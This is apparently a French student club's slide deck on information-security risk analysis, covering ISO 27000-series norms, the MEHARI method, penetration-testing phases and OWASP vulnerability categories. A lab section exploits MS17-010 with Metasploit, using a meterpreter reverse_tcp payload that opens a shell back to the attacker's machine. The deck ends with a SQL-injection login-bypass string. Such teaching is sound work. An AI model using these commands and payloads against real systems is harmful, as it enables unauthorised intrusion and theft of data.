

L'ANALYSE DES RISQUES : NORMES, MÉTHODES



Hack'UTC

LES DIFFÉRENTES NORMES




ISO 20001
ISO 27001

1 - PRÉSENTATION ET ENJEUX D'UN SYSTÈME D'INFORMATION

Un SI c'est :

- collecter, classifier, stocker, gérer, diffuser les informations
- Le S.I. doit permettre de faciliter la mission de l'organisation

LE SYSTÈME D'INFORMATION D'UNE ORGANISATION CONTIENT UN ENSEMBLE D'ACTIFS :



La sécurité du S.I. consiste donc à assurer la sécurité de l'ensemble de ces biens

LES ENJEUX




Impacts financiers



Impacts sur l'image
et la réputation

Sécurité
des S.I.

Impacts juridiques
et réglementaires



Impacts
organisationnels



LES OBJECTIFS

- La sécurité a pour objectif de:
 - **réduire les risques** pesant sur le système d'information
 - **limiter leurs impacts** sur le fonctionnement et les activités métiers des organisations
- La gestion de la sécurité au sein d'un système :
 - **Contribue à la qualité de service que les utilisateurs** sont en droit d'attendre
 - **Garantit au personnel le niveau de protection** qu'ils sont en droit d'attendre

LA SÉCURITÉ INFORMATIQUE


- Le niveau de sécurité informatique d'un Système d'Information(SI) est régi par quatre critères :
 - **Disponibilité**
 - **Intégrité**
 - **Confidentialité**
 - **Traçabilité**
- Ces quatre critères peuvent être plus ou moins difficiles à respecter. Ce niveau de difficulté est décidé par la direction générale du SI.

2 - LES NORMES

Une norme est un document qui contient des **exigences, des spécifications pour les produits, les services et les systèmes** dans une optique de **qualité, de sécurité et d'efficacité**.

L'élaboration d'une norme répond à un **besoin du marché**, à une **demande exprimée** par l'industrie ou d'autres parties prenantes comme des associations

Applicable aux organismes de toutes tailles.




LA SUITE ISO 2700X

- ISO 27000: Vocabulaire SSI
- ISO 27001: Système de management de la sécurité des SI
- ISO 27002: Catalogue des mesures de sécurité
- ISO 27003: Implémentation du SMSI
- ISO 27004: Indicateurs de suivi SMSI
- ISO 27005: Evaluation et traitement du risque
- ISO 27006: Certification du SMSI
- ISO 27007: Audit du SMSI
- ISO 27008: Lignes directrices pour les auditeurs
- ISO 27032: Lignes directrices pour la cybersécurité

3 - LES CONDITIONS DE CERTIFICATION

- Pour évaluer le niveau de sécurisé, il faut auditer son niveau de Disponibilité, Intégrité, Confidentialité et de Traçabilité.
- L'évaluation de ces critères sur une échelle permet de déterminer si ce bien est correctement sécurisé.
- L'expression du besoin attendu peut-être d'origine :
 - **Interne** : inhérente au métier de l'entreprise
 - **externe** : issue des contraintes légales qui pèsent sur une entreprise.
Exemple des résultats d'un audit sur un bien sur une échelle (Faible, Moyen, Fort, Très fort) :



Niveau de Disponibilité du bien	Très fort
Niveau d'Intégrité du bien	Moyen
Niveau de Confidentialité du bien	Très fort
Niveau de Preuve du bien	Faible



Le bien bénéficie d'un niveau de sécurité adéquat

MÉTHODES DE TEST

Différents tests d'intrusion:

- Test externe
- Test interne
- Test interne et externe

Conditions de test:

- Black Box
- Grey Box
- White Box

ÉTAPES D'UN TEST D'INTRUSION ET DE VULNÉRABILITÉ

- Pré-engagement: fixer les limites du test
- Collecte d'information
- Analyse des menaces
- Scans de vulnérabilité: trouver des menaces menant à une exploitation réussie
- Exploitation
- Post-exploitation et maintien de l'accès
- Rapport: compte rendu du test qui prévoit les plans d'action à mettre en place

4 - LES OUTILS

Il existe de multiples outils:

- test d'intrusion (Metasploit)
- exploration du réseau (Nmap, Nessus/OpenVAS, Wireshark)
- audit de sécurité (Burp Suite)
- signalement de faiblesses potentielles (SQLMap)
- scanner de vulnérabilité (Burp Scanner)

Open source ou non, payant ou non, license professionnelle

5 - MÉTHODES ET INDICATEURS



LES TROIS ÉTAPES DES MÉTHODOLOGIES

- **L'appréciation des risques :**
 - identifier les risques du système d'information à partir d'une base de connaissance
 - Estimer la potentialité et l'impact de ces risques afin d'obtenir leur gravité
 - Évaluer l'acceptabilité ou non de ces risques.
- **le traitement des risques:**
 - prendre une décision pour chaque risque: Accepter, réduire, transférer, éviter
- **la gestion des risques :** établir des plans d'action de traitement des risques, des mises en œuvre de ces plans, mais aussi des contrôles et des pilotages de ces plans.

GESTION DES RISQUES




- comprend l'ensemble des processus qui vont permettre de : mettre en œuvre des décisions, contrôler les effets et améliorer si nécessaire.
- Elaboration d'un plan d'action :
 - Mise en place d'un service de sécurité
 - Mesure structurelle, organisationnelles visant à réduire l'exposition au risque
 - Long processus à mettre en place dépend des moyens financés, du nombres de personnelles de la structure, organisation de la société

NE PAS NÉGLIGER LE FACTEUR HUMAIN




Contrôle et pilotage de la gestion direct des risques



- Premier niveau : contrôle que les mécanismes et solutions de sécurité établit correspondent à l'exigence souhaité en fonction de la qualité du service
- Deuxième niveau : contrôle la mise en œuvre

LA MÉTHODE MEHARI «METHOD FOR HARMONIZED ANALYSIS OF RISK»

- méthode intégrée et complète d'évaluation et de management des risques visant à sécuriser les systèmes d'information d'une entreprise ou d'une organisation
- Développée, diffusée et mise à jour par le club professionnel CLUSIF depuis 1996
- Mise à jour en 2010 pour respecter la norme ISO 27005 : 2009
- utilisable dans le cadre d'un système de gestion de la sécurité de l'information de la norme ISO 27001 : 2005.



ÉVALUATION DES RISQUES DANS MEHARI

- MEHARI propose trois types de gravité de risque :
 - Les risques insupportables : doivent faire l'objet d'une mesure d'urgence
 - Les risques inadmissibles : doivent être éliminés ou réduits à une échéance fixée
 - Les risques tolérés.
- Pour cela il faut déterminer la gravité globale du risque grâce à une grille

La Gravité globale d'un risque dépend de sa Potentiel et de son Impact :

4	risque insupportable
3	risque inadmissible
1& 2	risque toléré.

I = 4	G = 2	G = 3	G = 4	G = 4
I = 3	G = 2	G = 3	G = 3	G = 4
I = 2	G = 1	G = 2	G = 2	G = 3
I = 1	G = 1	G = 1	G = 1	G = 2

P = 1 P = 2 P = 3 P = 4

6 - LES BONNES PRATIQUES

Veille sur les failles:




- Injection
- Violation de gestion d'authentification
- Exposition de données sensibles
- XML External Entities (XXE)
- Violation de contrôle d'accès
- Mauvaise configuration de sécurité
- Cross-Site Scripting (XSS)
- Désrialisation non sécurisée
- Utilisation de composants avec des vulnérabilité connues
- Supervision et journalisation insuffisantes

ESTIMATION DES RISQUES

- Pour mesurer le risque d'une faille , on utilise 4 paramètres :
 - l'exploitabilité (facilité à exploiter)
 - la prévalence (fréquence de découverte)
 - la détection d'une attaque (facilité de détection)
 - l'impact (la gravité des conséquences)

NOTIONS DE VULNÉRABILITÉ, MENACE, ATTAQUE

- **Vulnérabilité** : L'ensemble des faiblesses d'un élément (au niveau de la conception, de la réalisation, de l'installation, de la configuration ou de l'utilisation de l'élément).
- **Menace** : cause potentielle d'un incident, qui pourrait entraîner des dommages sur un bien si cette menace se concrétisait.
- **Attaque** : Action malveillante destinée à porter atteinte à la sécurité d'un bien. Une attaque représente la concrétisation d'une menace, et nécessite l'exploitation d'une vulnérabilité.



MÉCANISMES DE SÉCURITÉ

Anti-virus

Mécanisme technique permettant de détecter toute attaque virale qui a déjà été identifiée par la communauté sécurité

Cryptographie

Mécanisme permettant d'implémenter du chiffrement et des signatures électroniques

Pare-feu

Équipement permettant d'isoler des zones réseaux entre-elles et de n'autoriser le passage que de certains flux seulement

Contrôles d'accès logiques

Mécanismes permettant de restreindre l'accès en lecture/écriture/suppression aux ressources aux seules personnes dument habilitées


Sécurité physique des équipements et locaux

Mécanismes de protection destinés à protéger l'intégrité physique du matériel et des bâtiments/bureaux.

7 - EXEMPLE DE TEST : VULNÉRABILITÉ CRITIQUE (MS17-010)

Nous faisons le test sur des machines virtuelles : la première aura pour OS Linux (kali) et l'autre Windows.

Dans un premier temps on récupère l'IP de la machine victime ciblée



```
Windows IP Configuration

Ethernet adapter Ethernet:
  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . :
  IPv4 Address . . . . . : 192.168.100.81
  Subnet Mask . . . . . :
  Default Gateway . . . . . :

Tunnel adapter isatap.{ }:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :

Tunnel adapter Local Area Connection* 3:
  Connection-specific DNS Suffix . :
  IPv6 Address. . . . . :
d025
  Link-local IPv6 Address . . . . . :
  Default Gateway . . . . . ::

C:\Users\pentest>
```

7 - EXEMPLE DE TEST : VULNÉRABILITÉ CRITIQUE (MS17-010)


On scanne le port 445 de la machine cible avec nmap sous kali Linux.

```
root@      :~  
File Edit View Search Terminal Help  
root@      :~# nmap -sV -p 445 192.168.100.81  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-09 22:26 WIB  
Nmap scan report for 192.168.100.81  
Host is up (0.00023s latency).  
  
PORT      STATE SERVICE      VERSION  
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)  
MAC Address:          (Oracle VirtualBox virtual NIC)  
Service Info: Host: DESKTOP-LH0S6L1; OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 19.56 seconds  
root@      :~# e
```

On remarque que le port est ouvert, un vecteur d'attaque potentiel est donc possible

7 - EXEMPLE DE TEST : VULNÉRABILITÉ CRITIQUE (MS17-010)

On lance le programme msfconsole via la commande msf, on tape la commande "search ms17_010_psexec" ce qui permet de chercher l'exploit dans la bibliothèque d'exploits.
Par la suite on utilise la commande "use exploit/windows/smb/ms17_010_psexec".



The screenshot shows the msfconsole interface running as root. It displays configuration options for the ms17_010_psexec exploit, including fields for DBTRACE, LEAKATTEMPTS, NAMEDPIPE, RHOST, RPORT, SERVICE_DESCRIPTION, SERVICE_DISPLAY_NAME, SERVICE_NAME, SHARE, SMBDomain, SMBPass, and SMBUser. Below this, it shows the Exploit target selection menu with an option for Automatic. At the bottom, the command history shows "set payload windows/meterpreter/reverse_tcp" and "msf exploit(windows/smb/ms17_010_psexec) > set".

Name	Current Setting	Required	Description
DBTRACE	false	yes	Show extra debug trace info
LEAKATTEMPTS	99	yes	How many times to try to leak transaction
NAMEDPIPE	no	yes	A named pipe that can be connected to (leave blank for auto)
RHOST	yes	yes	The target address
RPORT	445	yes	The Target port
SERVICE_DESCRIPTION	no	yes	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME	no	yes	The service display name
SERVICE_NAME	no	yes	The service name
SHARE	ADMIN\$	yes	The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as

Exploit target:

Id	Name
0	Automatic

```
msf exploit(windows/smb/ms17_010_psexec) > set payload windows/meterpreter/reverse_tcp
payload => Windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > set
```

7 - EXEMPLE DE TEST : VULNÉRABILITÉ CRITIQUE (MS17-010)


Ensuite, il faut configurer l'exploit en lui donnant un vecteur d'attaque, appelé un payload. On choisira le "reverse_tcp" dans notre exemple.

Les paramètres LHOST et LPORT correspondent à ceux de la machine qui attaque et RHOST et RPORT à ceux de la machine victime.

Il faudra également renseigner le SMBuser qui correspond au nom de session de la machine de la victime ainsi que le mot de passe avec SET SMBPass.

Une fois la configuration effectuée nous n'avons plus qu'à lancer l'attaque.

Attention celle-ci ne fonctionne pas toujours du premier coup : si l'injection du code shell est un échec alors il faut relancer le vecteur d'attaque.



```
File Edit View Search Terminal Help
[*] 192.168.100.81:45 - Target OS: Windows 10 Pro 10240
[*] 192.168.100.81:45 - Built a write-what-where primitive...
[+] 192.168.100.81:45 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.100.81:45 - Selecting PowerShell target
[*] 192.168.100.81:45 - Executing the payload...
[+] 192.168.100.81:45 - Service start timed out, OK if running a command or non-service executable...
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_psexec) > exploit


[*] Started reverse TCP handler on 192.168.100.177:4444
[*] 192.168.100.81:45 - Target OS: Windows 10 Pro 10240
[*] 192.168.100.81:45 - Built a write-what-where primitive...
[+] 192.168.100.81:45 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.100.81:45 - Selecting PowerShell target
[*] 192.168.100.81:45 - Executing the payload...
[+] 192.168.100.81:45 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 192.168.100.177:4444 -> 192.168.100.81:52204
[*] Meterpreter session 1 opened [192.168.100.177:4444 -> 192.168.100.81:52204]

meterpreter > sysinfo
Computer       : DESKTOP-
OS            : Windows 10 (Build 10240).
Architecture   : x64
System Language: en-US
Domain        : WORKGROUP
Logged On Users: 0
Meterpreter    : x86/windows
meterpreter >
```


Nous avons donc un accès sur la machine Windows et libre à nous d'utiliser des techniques de post-exploitation (récupérer des documents confidentiels, se servir de la machine comme pivot dans un réseau, ...).

CONTOURNEMENT DE L'AUTHENTIFICATION DANS L'APPLICATION VNC

- L'application VNC permet à un utilisateur de prendre en main sur une machine distante, après qu'il se soit authentifié.
- La vulnérabilité est corrigée depuis de nombreuses années. Elle est symptomatique d'une **vulnérabilité dans la conception d'une application**.



CONTOURNEMENT DE L'AUTHENTIFICATION DANS L'APPLICATION VNC



- Le serveur ne vérifie pas la validité de l'authentification

LES INJECTIONS SQL

User-Id :

Password :

```
select * from Users where user_id= ' srinivas '
                    and password = ' mypassword '
```

User-Id :

Password :

```
select * from Users where user_id= '' OR 1 = 1; /* '
                    and password = ' */-- '
```

MERCI POUR VOTRE ATTENTION!
DES QUESTIONS?